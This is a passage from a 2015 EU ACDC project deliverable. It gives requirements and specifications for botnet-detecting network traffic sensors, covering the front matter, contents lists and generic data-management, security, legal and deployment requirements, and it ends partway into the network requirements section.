A CIP-PSP funded pilot action
Grant agreement n°325188

Deliverable	**D1.5.2 Network Traffic Sensors Requirements and Specifications**
Work package	WP1 Requirements Specification
Due date	M30
Submission date	31/07/2015
Revision	v1.0
Status of revision	
Responsible partner	FCT-FCCN
Contributors	CARNet, CERT-RO, FKIE, INCIBE, Telecom Italia, TID, MI, ATOS, TEC, XLAB, SignalSpam, ISCTI/GARR, DE-CIX, GDATA, IF(IS), CyDef
Project Number	CIP-ICT PSP-2012-6 / 325188
Project Acronym	ACDC
Project Title	Advanced Cyber Defence Centre
Start Date of Project	01/02/2013

Dissemination Level	
PU: Public	X
PP: Restricted to other programme participants (including the Commission)	
RE: Restricted to a group specified by the consortium (including the Commission)	
CO: Confidential, only for members of the consortium (including the Commission)	

Version history

Rev.	Date	Author(s)	Notes
V0.1	20/01/2015	Jorge de Carvalho (FCT|FCCN)	First Draft
V0.3	03/12/2013	• Luis Morais (FCCN) • Gustavo Neves (FCCN) • Tomás Lima (FCCN) • Darko Perhoc (CARNet) • Dan Tofan (CERT-RO) • Jan Gassen (Fraunhofer FKIE) • Jonathan P. Chapman (Fraunhofer FKIE) • Gonzalo de la Torre (Inteco) • Ana Belen Santos (Inteco) • Paolo De Lutiis (Telecom Italia) • Germán Martín (TID) • Antonio Pastor (TID) • Pedro García (TID) • Edgardo Montes de Oca (MI) • Beatriz Gallego-Nicasio Crespo (ATOS) • Carlos Arce (ATOS) • Felix Stornig (TEC)	Merged Inputs and reviews from all participating members
V0.4	31/12/2013	• Luis Morais (FCCN) • Aleš Černivec (XLAB) • Antonio Pastor (TID)	Merged Inputs and reviews from XLAB and TID
V0.5	31/01/2014	• Luis Morais (FCCN) • Gustavo Neves (FCCN)	Merged Specifications from multiple tools. Review before submmission
V0.6	18/06/2015	• Jorge de Carvalho (FCT|FCCN)	Adaptation to document to pilot reality
V0.7	10/07/2015	• Thomas Fontvielle (SignalSpam)	Revision of the document
V0.8.0	13/07/2015	• Darko Perhoc (Carnet) • Roberto Cecchini (ISCTI/GARR)	Contribution for chapter 10
V0.8.1	15/07/2015	• Thomas King (DE-CIX)	Contribution for chapter 10
V0.8.2	16/07/2015	• Lutiis Paolo (TID)	Contribution for chapter 10
V0.8.3	17/07/2015	• Carlos Arce (ATOS)	Contribution for

		• Andreas Fobian (GDATA)	chapter 10
V0.8.4	20/07/2015	• Antonio Pastor (TID) • Aleš Černivec (XLAB)	Contribution for chapter 10
V0.8.5	21/07/2015	• Michael Sparenberg (IF(IS)) • Gonzalo de la Torre Abaitua (INCIBE)	Contribution for chapter 10
V0.8.6	22/07/2015	• Will Rogofsky (CyDef)	Contribution for chapter 10
V0.8.7	24/07/2015	• Catalin Patrascu (CERT-RO)	Contribution for chapter 10
V0.9	27/07/2015	• Jorge de Carvalho (FCT|FCCN)	Final revision
V1.0	29/07/2015	• Jorge de Carvalho (FCT|FCCN)	Minor changes. Final document

Table of contents

1. Executive summary 1
2. Introduction 2
   2.1. Scope of Work 2
3. Generic Requirements 4
   3.1. Data Management 4
      3.1.1. Input Data 4
      3.1.2. Data Process 5
      3.1.3. Output Data 5
      3.1.4. Communication with Centralized Clearing House 5
   3.2. Security 6
      3.2.1. Physical and environmental security 6
      3.2.2. Logical Security 6
   3.3. Legal Compliance 7
   3.4. Ownership and Responsibilities 7
   3.5. Deployment environment 8
      3.5.1. Hardware Requirements 8
      3.5.2. Software Requirements 8
      3.5.3. Network Requirements 9
      3.5.4. Business Continuity 9
4. Spam Botnet Sensors 11
   4.1. Objectives 11
   4.2. General Architecture 11
   4.3. Input Data 12
   4.4. Output Data 12
5. Fast-Flux Botnet Sensors 14
   5.1. Objectives 14
   5.2. General Architecture 14
   5.3. Input Data 15
   5.4. Output Data 15
6. Malicious and Vulnerable Websites Sensors 17
   6.1. Objectives 17
   6.2. General Architecture 17
   6.3. Input Data 17
   6.4. Output Data 18
7. Distributed Denial of Service (*DDoS*) Botnet Sensors 19
   7.1. Objectives 19
   7.2. General Architecture 19
   7.3. Input Data 20
   7.4. Output Data 20
8. Mobile Botnet Sensors 21
   8.1. Objectives 21
   8.2. General Architecture 22
   8.3. Input Data 22
   8.4. Output Data 23
9. Other Network Sensors 24
   9.1. Honeynet (Telecom Italia) 24
      9.1.1. General Architecture and Objectives 24
      9.1.2. Input Data 25

9.1.3. Output Data 25
9.2. Behaviour analysis and event correlation sensors (MI) 26
9.2.1. Objectives 26
9.2.2. General Architecture 26
9.2.3. Input Data 26
9.2.4. Output Data 27
9.3. Netflow-based sensors for botnet detection 27
9.3.1. Objectives 27
9.3.2. General Architecture 28
9.3.3. Input Data 28
9.3.4. Output Data 29
9.4. Network Interaction-based Botnet Detector (Fraunhofer FKIE) 29
9.4.1. Objectives 29
9.4.2. General Architecture 29
9.4.3. Input Data 30
9.4.4. Output Data 30
10. Technical Specifications 32
10.1. Mediation server 32
10.1.1. Overview of the functionality provided 32
10.1.2. Responsibilities 35
10.1.3. Input Data from sensors 35
10.1.4. Output Data to Central Clearing House 37
10.1.5. External interfaces 39
10.1.6. Deployment 40
10.2. Honeypot sensor 48
10.2.1. Overview of the functionality provided 48
10.2.2. Responsibilities 48
10.2.3. Input Data 48
10.2.4. Output Data 49
10.2.5. External interfaces 49
10.2.6. Deployment 49
10.3. Spamtrap sensor 54
10.3.1. Overview of the functionality provided 54
10.3.2. Responsibilities 54
10.3.3. Input Data 55
10.3.4. Output Data 55
10.3.5. External interfaces 55
10.3.6. Deployment 55
10.4. pDNS sensor 57
10.4.1. Overview of the functionality provided 57
10.4.2. Responsibilities 58
10.4.3. Input data 58
10.4.4. Output data 58
10.4.5. External interfaces 58
10.4.6. Deployment 59
10.5. National Incident Reports Collector (NIRC) 60
10.5.1. Overview of the functionality provided 60
10.5.2. Input data 60
10.5.3. Output data 60
10.5.4. External interfaces 61
10.5.5. Deployment 61

10.5.6. Responsibilities 62
10.6. HORGA 63
10.6.1. Overview of the functionality provided 63
10.6.2. Responsibilities 63
10.6.3. Input Data 64
10.6.4. Output Data 64
10.6.5. External interfaces 64
10.6.6. Deployment 64
10.7. DDoS-Sensor 65
10.7.1. Overview of the functionality provided 65
10.7.2. Responsibilities 65
10.7.3. Input Data 65
10.7.4. Output Data 66
10.7.5. External interfaces 67
10.7.6. Deployment 67
10.8. Honeynet (TI-IT deployment) 69
10.8.1. Overview of the functionality provided 69
10.8.2. Responsibilities 70
10.8.3. Input Data 70
10.8.4. Output Data 70
10.8.5. External interfaces 71
10.8.6. Deployment 71
10.9. ATOS DNS Traffic Sensor and Analysis for Botnet Detection 73
10.9.1. Overview of the functionality provided 73
10.9.2. Responsibilities 77
10.9.3. Input Data 77
10.9.4. Output Data 77
10.9.5. External interfaces 77
10.9.6. Deployment 79
10.10. Website Analysis Component 87
10.10.1. Overview of the functionality provided 87
10.10.2. Responsibilities 88
10.10.3. Input Data 88
10.10.4. Output Data 89
10.10.5. External interfaces 89
10.10.6. Deployment 89
10.11. File Analysis Component 91
10.11.1. Overview of the functionality provided 91
10.11.2. Responsibilities 92
10.11.3. Input Data 92
10.11.4. Output Data 92
10.11.5. External interfaces 92
10.11.6. Deployment 93
10.12. Sandnet, DDoS Monitoring, DGA-Generator 94
10.12.1. Overview of the functionality provided 95
10.12.2. Responsibilities 96
10.12.3. Input Data 96
10.12.4. Output Data 96
10.12.5. External interfaces 96
10.12.6. Deployment 96
10.13. GCMServer 97

10.13.1. Overview of the functionality provided 97
10.13.2. Responsibilities 100
10.13.3. Input Data 100
10.13.4. Output Data 100
10.13.5. External interfaces 101
10.13.6. Deployment 102
10.14. Suricata IDS extensions 108
10.14.1. Overview of the functionality provided 108
10.14.2. Responsibilities 108
10.14.3. Input Data 108
10.14.4. Output Data 108
10.14.5. External interfaces 109
10.14.6. Deployment 109
10.15. Device Monitor 111
10.15.1. Overview of the functionality provided 111
10.15.2. Responsibilities 114
10.15.3. Input Data 114
10.15.4. External interfaces 114
10.15.5. Deployment 116
10.16. Event Correlator 117
10.16.1. Overview of the functionality provided 117
10.16.2. Responsibilities 117
10.16.3. Input Data 118
10.16.4. Output Data 119
10.16.5. External interfaces 120
10.16.6. Deployment 122
10.16.7. References 124
10.17. SPAMBot Detector 124
10.17.1. Overview of the functionality provided 124
10.17.2. Responsibilities 125
10.17.3. Input Data 125
10.17.4. Output Data 125
10.17.5. External interfaces 126
10.17.6. Deployment 126
10.18. DNSBot Detector 128
10.18.1. Overview of the functionality provided 128
10.18.2. Responsibilities 129
10.18.3. Input Data 129
10.18.4. Output Data 129
10.18.5. External interfaces 129
10.18.6. Deployment 130
10.19. TID HoneyNet 132
10.19.1. Overview of the functionality provided 132
10.19.2. Responsibilities 132
10.19.3. Input Data 133
10.19.4. Output Data 133
10.19.5. External interfaces 134
10.19.6. Deployment 135
10.20. HP Sentinel 137
10.20.1. Overview of the functionality provided 137
10.20.2. Responsibilities 138

10.20.3. Input Data 138
10.20.4. Output Data 138
10.20.5. External interfaces 138
10.20.6. Deployment 139
10.21. ISPAdaptor 141
10.21.1. Overview of the functionality provided 141
10.21.2. Responsibilities 142
10.21.3. Input Data 142
10.21.4. Output Data 143
10.21.5. External interfaces 144
10.21.6. Deployment 145
10.22. Skanna 147
10.22.1. Overview of the functionality provided 147
10.22.2. Responsibilities 148
10.22.3. Input Data 148
10.22.4. Output Data 148
10.22.5. External interfaces 150
10.22.6. Deployment 150
10.23. Flux-Detect 151
10.23.1. Overview of the functionality provided 151
10.23.2. Responsibilities 152
10.23.3. Input Data 152
10.23.4. Output Data 152
10.23.5. External interfaces 153
10.23.6. Deployment 153
10.24. Conan Mobile 154
10.24.1. Overview of the functionality provided 154
10.24.2. Responsibilities 155
10.24.3. Input Data 155
10.24.4. Output Data 155
10.24.5. External interfaces 156
10.24.6. Deployment 156
10.25. Whois 157
10.25.1. Overview of the functionality provided 157
10.25.2. Responsibilities 157
10.25.3. Input Data 157
10.25.4. Output Data 157
10.25.5. External interfaces 157
10.25.6. Deployment 157
10.26. Evidence Seeker 158
10.26.1. Overview of the functionality provided 158
10.26.2. Responsibilities 158
10.26.3. Input Data 159
10.26.4. Output Data 159
10.26.5. External interfaces 159
10.26.6. Deployment 159
10.27. NSC 159
10.27.1. Overview of the functionality provided 159
10.27.2. Responsibilities 160
10.27.3. Input Data 160
10.27.4. Output Data 160

10.27.5. External interfaces ... 161
10.27.6. Deployment ... 161
10.28. SiteVet ... 161
10.28.1. Overview of the functionality provided ... 161
10.28.2. Responsibilities ... 161
10.28.3. Input Data ... 162
10.28.4. Output Data ... 163
10.28.5. External interfaces ... 164
10.28.6. Deployment ... 164
10.29. WebCheck ... 165
10.29.1. Overview of the functionality provided ... 165
10.29.2. Responsibilities ... 165
10.29.3. Input Data ... 165
10.29.4. Output Data ... 166
10.29.5. External interfaces ... 166
10.29.6. Deployment ... 167
10.30. HoneyNetRO ... 168
10.30.1. Overview of the functionality provided ... 168
10.30.2. Responsibilities ... 168
10.30.3. Input Data ... 168
10.30.4. Output Data ... 169
10.30.5. External interfaces ... 171
10.30.6. Deployment ... 171
11. Conclusions ... 175

Table of figures

Figure 1 - ACDC Network Sensors - General Architecture 2
Figure 2 - Sensor Data Flow 4
Figure 3 - Spam-Botnet Sensor General Architecture 11
Figure 4 - Fast-Flux Botnet Sensor General Architecture 15
Figure 5 - Websites Sensor General Architecture 17
Figure 6 - DDoS Botnet Sensor General Architecture 19
Figure 7 - Mobile Botnet Sensors General Architecture 22
Figure 8 - Honeynet General Architecture 24
Figure 9 - Behaviour Sensor General Architecture 26
Figure 10 - Netflow-based Sensors General Architecture 28
Figure 11 - Network interaction-based Botnet Detector General Architecture 30
Figure 12 - System architecture 33
Figure 13 - Data collection and post processing 34
Figure 14 - Honeytokens for spamtrap and honeypot 35
Figure 15 - Mediation server status reporter dashboard 39
Figure 16 - PDNS fast flux detection 40
Figure 17 - Collected spam messages from spamtrap sensor 40
Figure 18 - Resilience in the system 43
Figure 19 - Architecture of the system-Mediation server as a central point 46
Figure 20 - Glaspot event flow 50
Figure 21 - Detailed procedure of handling an attack by Glastopf 51
Figure 22 - RFI attack processing 52
Figure 23 - Software update 54
Figure 24 - Spamtrap data flow 55
Figure 25 - Passive DNS sensor architecture 57
Figure 26 - Data flow (DNS recursor outside sniffing) in fast-flux detection process 59
Figure 27 - NIRC processing phases and data flow 62
Figure 28 - Architecture of Blackholing feature. 66
Figure 29 - JSON submission 67
Figure 30 - Data flow representation of DDoS-Sensor 68
Figure 31 – Configuration file 69
Figure 32 - Data flow from the sensors and the other elements of the ACDC framework .. 71
Figure 33 - Overview of the Sensor 74
Figure 34 - Heat map of traffic density per domain 78
Figure 35 - List of aggregated results per domain 78
Figure 36 - Global traffic management screen 79
Figure 37 - Deployment environments 80
Figure 38 –Website Analysis dataflow 88
Figure 39 - Website Analysis Component detailed Dataflow 90
Figure 40 - File Analysis dataflow 91
Figure 41- File Analysis Component detailed Dataflow 93
Figure 42 – Dataflow for if(is) tools 97
Figure 43 - GCMServer's UI. View of all devices. 99
Figure 44 - Exemplary view of reported events. 99
Figure 45 - GCMServer deployment scheme. 99
Figure 46 - Devices page. 102
Figure 47 - Events form of GCMServer. 102
Figure 48 - GCMServer database schema. 103
Figure 49 - Suricata Data flow between CCH, Access Point and Mobile devices. 110
Figure 50 - Internal Suricata IDS database holding CCH's rules obtained via RabbiMQ. 110

Figure 51 - Device Monitor’s architectural scheme. 113
Figure 52 - Device Monitor's database schema 117
Figure 53 - EventCorrelator workflow chart. 118
Figure 54 - EventCorrelator's visual representation of detected network events. 120
Figure 55 - EventCorrelator's user interface. It uses D3.js to graph correlations when detected. 121
Figure 56 - EventCorrelator's interface while detecting correlations between network events. 121
Figure 57 - Deployment model of EventCorrelator. 122
Figure 58 - SPAM-bot architecture scheme 124
Figure 59 - SPAM-bot service lifecycle workflow 127
Figure 60 - DNS-bot architecture scheme 128
Figure 61 - DNS-bot service lifecycle workflow 131
Figure 62 - TID Honeynet architecture reference 132
Figure 63 - TID Honeynet console 135
Figure 64 - TID honeynet service lifecycle workflow 136
Figure 65 – Firewall rules 137
Figure 66 - HP Sentinel architecture 138
Figure 67 - HP Sentinel workflow 140
Figure 68 - ISPAdaptor Architecture 141
Figure 69 - ISPAdaptor Dashboard 145
Figure 70 - ISPAdaptor data reporting workflow 145
Figure 71 - ISPAdaptor data collecting workflow 146
Figure 72 - Skanna Dataflow 150
Figure 73 - Flux Detect dataflow 153
Figure 74 -. Dataflow for Conan Mobile 156
Figure 75 -Example of an ASN score on the limited public website 164
Figure 76 - Dashboard page 167
Figure 77 - HoneyNetRO broker interface 171
Figure 78 - HoneyNetRO repository interface 171
Figure 79 - HoneyNetRO deployment 172

Table of tables

Table 1 - Spam-Botnet Input Data 12
Table 2 - Spam-Botnet Output Data 13
Table 3 - Fast-Flux Botnet Input Data 15
Table 4 - Fast-Flux Botnet Output Data 16
Table 5 - Websites Sensor Input Data 18
Table 6 - Websites Sensor Output Data 18
Table 7 - DDoS Botnet Input Data 20
Table 8 - DDoS Botnet Output Data 20
Table 9 - Mobile Botnet Input Data 23
Table 10 - Mobile Botnet Output Data 23
Table 11 – Honeynet (Telecom Italia)- Input Data 25
Table 12 - Honeynet (Telecom Italia) - Output Data 25
Table 13 – Behaviour Sensor - Input Data 26
Table 14 - Behaviour Sensor - Output Data 27
Table 15 – Netflow-based Sensor - Input Data 29
Table 16 - Netflow-based Sensor - Output Data 29
Table 17 – Network interaction-based Botnet Detector - Input Data 30

Table 18 - Network interaction-based Botnet Detector - Output Data 31
Table 19 - Data in input to the honeypots 64
Table 20 - output data from the honeypots 64
Table 21 – Required Python 2.7 libraries 81
Table 22 - HW requirements summary 82
Table 23 – Parameters for safebrowsing_api.py 83
Table 24 - Parameters for whitelist.py 84
Table 25 – Parameters for parser.py 85
Table 26 –Parameters for analysis_daemon.py 87
Table 27 – Additional date restriction arguments for analysis_daemon.py 87
Table 29 – Parameters send to CCH for Malicious_uri 149
Table 30 - Parameters send to CCH for Malicious 150
Table 31 - Parameters send to CCH for bot events 153
Table 32 - Parameters send to CCH for fast flux events 153
Table 33 - Parameters send to CCH for malware mobile events 156
Table 34 –feeds from for SiteVet 162

1. Executive summary

This document, scoped in the definition of requirements for the ACDC tools and components, specifies the requirements and specifications for the Network Traffic Sensors.

The Network Traffic Sensors are the components within ACDC responsible for detecting infected systems, being used for malicious purposes and aggregated on botnets, and send this information to the Centralised Clearing House (CCH).

The sensors specified and detailed in this document reflect and focus on the experiments defined by ACDC:

- Spam Botnets;
- Fast-Flux Botnets;
- Malicious and Vulnerable Websites and
- Distributed Denial of Service Botnets
- Mobile Botnets.

This document describes both the Requirements and the Specifications of the tools used and to be used on ACDC.

This documents specifies a set of generic requirements that all sensors within ACDC should comply with. Moreover, it defines five set of Sensor Classes – one for each experiment – that include the general architecture, the data that a sensor should receive and the data that the sensor should send to the CCH if it's scope falls into one of the defined experiments, and also a set of requirements for sensor that do not fit a specific propose (mapped with the experiments), but detect infected systems aggregated within botnets.

The information provided for each Sensor Class defines what a Tool implementer or creator should meet in terms of architecture and what information it should collect, and also provides a clear input on what information is going to be sent to the CCH and can be used by other pilot components.

The document also explain the Technical Specifications for the tools that are going to be used within ACDC as Network Sensors, presenting an overview of the tool, as well as their requirements, their responsible, data input and output

2. Introduction

The current document aims to provide the detailed Requirements and Specifications for the different types of network traffic sensors. It defines the individual sensors and their interaction with the other components of the ACDC solution on a technical level.

The Network Traffic Sensors are responsible for collecting and providing data on infected systems (bots) for ACDC. They are one of the (primary) sources of data for the ACDC Centralized Clearing House, providing information related to infected systems on the Internet that are used for malicious purposes.

Figure 1 depicts the interaction of the Network Traffic Sensors on the General Architecture of the ACDC, from a functional perspective.




Figure 1 - ACDC Network Sensors - General Architecture

The Sensors continually monitor and analyse the data flowing on the target infrastructure of the members that choose to participate in ACDC with detection tools, in order to analyse and detect any signs of infection or bot related activity and report them to the Centralized Clearing House.

The target infrastructure is the set of networks, systems or information, belonging to each of the participating members that contain information to be processed by the Sensors, such as email messages, network traffic data, etc. This is the primary source of information for the Network Traffic Sensors.

2.1. Scope of Work

The scope of the work described and detailed by this document reflects the experiments proposed for the ACDC project.

For this purpose we have divided the sensors in five different abstract Sensor Classes (depicted in Figure 1) to be implemented in ACDC:

- **Spam-Botnet** – Is the class that includes the set of sensors focused on detecting bots used for spam purposes;
- **Fast-Flux** - Is the class that includes the set of sensors focused on detecting bots used on Fast-Flux activities;
- **Malicious and Vulnerable Websites** - Is the class that includes the set of sensors focused on detecting Malicious and Vulnerable Websites;
- **Distributed Denial of Service (DDoS)** - Is the class that includes the set of sensors focused on detecting bots used for DDoS purposes;
- **Mobile Bot** - Is the class that includes the set of sensors focused on detecting bots on Mobile devices;
- **Other** - Is the class that includes the set of sensors focused on detecting bots used for generic purposes or generic bots that do not fit completely into the other specific classes;

3. Generic Requirements

This section describes the general requirements that must be followed, transversely, by all the sensors to be implemented for ACDC.

The requirement levels used in this document follow the levels defined by RFC2919[1] - “**Must**”, ”**Must Not**”, “**Should**”, ”**Should Not**” and “**May**”. These levels reflect the importance of each requirement implementation and should provide a more clear direction to the development conducted on WP2 in relation both to their need and priority.

Requirement interpretation must be done considering the nature of the sensor, therefore not all sensors will comply with all MUST requirement, but only those associated to their own nature. For example, a Network flow is a MUST for a network flow sensor, but not for a end server sensor.

3.1. Data Management

The flow of data in the sensors follows the model depicted in Figure 2.

Each sensor is deployed, actively receiving data from one or more sources from the infrastructure of the participating member. The data sources vary, depending on the specific type of sensor. The Centralized Clearing House can also act as a data source, providing additional data to Sensor, increasing its accuracy.




Figure 2 - Sensor Data Flow

After receiving the data, the sensor will analyse it, using specific algorithms or rule sets, in order to detect evidence of systems developing botnet related activities. Upon detection of these activities the sensor will process the data, in order to attach all the relevant information regarding the specific activity detected and to sanitize information in order to make it compliant for sharing (if applicable).

After this stage the sensor will send the information to the Centralized Clearing House, so that it can be later used in the ACDC workflow.

3.1.1. Input Data

The sensor’s input data must comply with the following requirements:

- **Objective** – There must be a purpose for the input of any specific data to the sensor - the input data SHOULD be used, as a whole, by the sensor in order for it to conduct its analysis. Any unnecessary data should not be sent to the sensor, in order to prevent disruption of its functionality and performance, by analysing unnecessary or non-relevant data.
- **Traceable –** By analysing the data it MUST be possible to pinpoint the specific origin of the botnet related activity. The source (IP Address,

[1] http://www.ietf.org/rfc/rfc2119.txt

Email Address, URL, etc.) of the activity must be included in the data set provided to the sensor, as well as the time and time zone of the event.

- **Analysable -** The sensor MUST be able to read and understand the data that is being sent to it. The data SHOULD be sent unencrypted and in a format (and encoding) supported by the sensor.
- **Accurate -** The input information SHOULD be correct. There SHOULD be mechanisms in place to guarantee that the information provided to the sensors is not manipulated in any form, and that it represents a real event on the member's infrastructure.
- **Detailed –** The information SHOULD be as detailed as possible. All the pieces of information that can provide further and detailed evidence on the specificities of any event should be sent to the sensor. The sensor should have the capability to analyse such detailed information.

3.1.2. Data Process

The processing of data should take into consideration the following requirements:

- The processing MUST maintain the data integrity, ensuring that the information provided to the tool is not changed during its processing by the tool. The data sent to the sensor MAY be reduced or trimmed during its processing.
- The rule sets to be applied by the data processing SHOULD be clear and uniform between all participating members, who choose to implement specific sensors. Rule sets protected by intellectual property SHOULD be excluded from this requirement, or have their owner approval for sharing.

3.1.3. Output Data

The data shared by the sensors with the Centralized Clearing House must maintain the compliance with the input data requirements and consider the additional following set:

- **Structured –** The data must be sent using the Clearing House API, in the specified structured form.
- **Legally Compliant –** The data must be compliant with the legal requirements, both on national and transnational levels. Particular care should be taken with sharing information that might be considered private.
- **Confidential –** The data sent to the Centralized Clearing House must be sent using a secure channel (e.g. using cryptography) when using public networks (such as the Internet), in order to protect its confidentiality. The Centralized Clearing House must provide a mechanism for secure point-to-point communication with the sensors.

3.1.4. Communication with Centralized Clearing House

The communication of the output data with the Centralized Clearing House must satisfy the requirements defined in the deliverable D1.2.1 Specification of Tool Group "Centralized Data Clearing House".

Each tool must be able to provide data to the Centralized Clearing House using its specific API, defined in the above mentioned document.

3.2. Security

The ACDC sensors must comply with the following set of Security requirements in order to ensure the information's confidentiality, integrity and availability.

3.2.1. Physical and environmental security

Each sensor's location and siting must be carefully considered and selected in order to avoid access or damage to the information they contain, and also to prevent or minimize unwanted disruptions in their operation.

The hosting environment should be physically segregated from other facilities and always kept clean, tidy, and free of combustible materials that could pose a potential security threat.

The physical access to any sensor or its supporting infrastructure from untrusted or unapproved personnel must not be permitted and must be controlled in an effective mater, applying strict access controls and mechanisms that ensure that the physical access to these infrastructures is granted only to authorised personnel and that it is also recorded and reviewed.

The hosting environment should guarantee the continuous operation, providing continuous and redundant supply of electrical power. It must also have the adequate protections against natural hazards (fires, floods, etc.).

The support infrastructure for the host environment, such as cabling, wiring and storage must follow the current best practices in order to guarantee that they are not accessible or tampered with by unauthorized personnel.

Environment controls (temperature and humidity) should also be in place, in order to ensure the integrity and availability of the support infrastructure.

3.2.2. Logical Security

Proper logical security mechanisms must be in place to prevent, or limit to a reasonable extent, the likelihood of unauthorized access, manipulation or disruption to the sensors.

For this purpose, a set of minimum principals must be followed:

- Access credentials must be individual and group or shared credentials must not be used;
- Strong authentication mechanisms must be adopted, preferably using SSH or any other similar secure access protocol that guarantees the authenticity of each user and the confidentiality or their access credentials;
- Secure protocols (SSH, SCP, SNMPv3, HTTPS, etc.) should be used for the management, access and transport of information.

- Secure passwords should be used and forced to be changed periodically. Procedures specifying generation, distribution and changing of passwords should be in place;
- Passwords must not be visible on the screen during authentication processes, and must not be stored in clear text.
- The presentation screens that appear prior to the authentication process must be provide minimum information (not offering information from the operating system (name, version, etc.), servers, information on the organisation of the company, non-public information, etc.)
- A minimum privilege policy for information access should be adopted:
    - The management of information access in accordance with the principle of "need-to-know"
    - The limitation of write and execute privileges to the minimum required to carry out the work
- The collection, to an external element, and periodical review of hosting environment equipment access logs should be performed, including, at least, user, date and time, information accessed and actions carried out;
- The isolation of the hosting environment network from corporate networks, by means of physical or logical segmentation mechanisms should be in place.
- The equipment must support Access Control Lists (ACLs) or filters to limit access only from certain source IP address ranges and protocols.
- The equipment should set timeouts for administration connections, in order to avoid open sessions. Timeout value should be configurable.
- The equipment should allow disabling the services that are not in use.
- The equipment should support time synchronization (e.g. NTP protocol).

3.3. Legal Compliance

The Sensor specification, development, deployment and operation must be compliant with the legal requirements specified on the deliverable *"D1.2 Legal Requirements"*.

Each contributing member must assess and guarantee the legal compliance of each tool they choose to provide or use in ACDC, in regards to both analysed and shared data, within their national legislation framework.

These assessments should take special care and be stricter with data that might be considered as personal Data.

3.4. Ownership and Responsibilities

The responsibilities for each network sensor's development, deployment, operation and maintenance/update must be clearly defined, for each specific tool provided by ACDC. These responsibilities should be defined in the correspondent tool specification, clearly defining who is responsible for the tool development, for its deployment on the member's infrastructure, for the day-to-day operation and for its maintenance or update tasks.

Each member must be responsible and liable for the operations and data on his own infrastructure, ensuring that all of the data used and shared within ACDC is in compliance with the existing specific requirements of this infrastructure. He must also re-evaluate this compliance upon any relevant or significant change, both in his legal framework and technical infrastructure.

3.5. Deployment environment

The deployment environment, used for the experiment and full operation of the Network Sensors within the ACDC infrastructure framework must be suitable and satisfy a set of requirements.

The infrastructure that supports the operation of each sensor must satisfy its technical specifications and guarantee that it is correctly dimensioned for its needs. It should also guarantee a high degree of security, as defined in section 3.2.

3.5.1. Hardware Requirements

The hardware that supports the deployment and operation of each sensor must satisfy the following set of requirements:

- **Isolated –** It must not be shared and used by other services or as support for other systems;
- **Correctly dimensioned –** It must fulfil each tool minimum hardware performance requirements, In order to operate normally as expected;
- **Compatible –** It must satisfy any compatibility issues stated on each tool specification;
- **Resilient –** It should have a good level of redundancy (including from power and component failures) or backup mechanisms to guarantee its continuous operation;
- **Supported –** It must have a fully operational support contract in order to guarantee the fast and effective replacement of any faulty equipment by its supplier;
- **Trust worthy –** It should be supplied by trusted and well known constructors, that could offer additional guarantees on lifecycle support;
- **Scalable –** It may be easily upgradable in terms of performance

The usage of virtualization platforms should be promoted, not only to have some gains in cost-effectiveness of the project, but also in the ease of sharing, deployment and upgrade of tools using these platforms.

3.5.2. Software Requirements

The software used by or that supports each sensor must satisfy the following set of requirements:

- **Isolated –** The supporting operating systems or related software components must not be shared and used by other services or as support for other systems or applications;

- **Secure –** It must not have any well-known vulnerabilities, that have a known fix or workaround, and can be used to gather unauthorized access to any information on the sensor;
- **Supported –** It must have good support from the software vendor with constant and timely updates (specially security updates); These updates, or any change in its configuration, must not affect the service and be tested before put into production;
- **Compatible –** It must satisfy any compatibility issues identified on each tool specification;
- **Correctly dimensioned –** It must fulfil each tool's minimum software performance requirements, in order to operate normally;
- **Resilient –** It must have a good level of redundancy or backup mechanisms, to guarantee its continuous operation;
- **Trust worthy –** It should be supplied by trusted and well known vendors or producers.

3.5.3. Network Requirements

The network that supports the operation of each sensor must satisfy the following set of requirements:

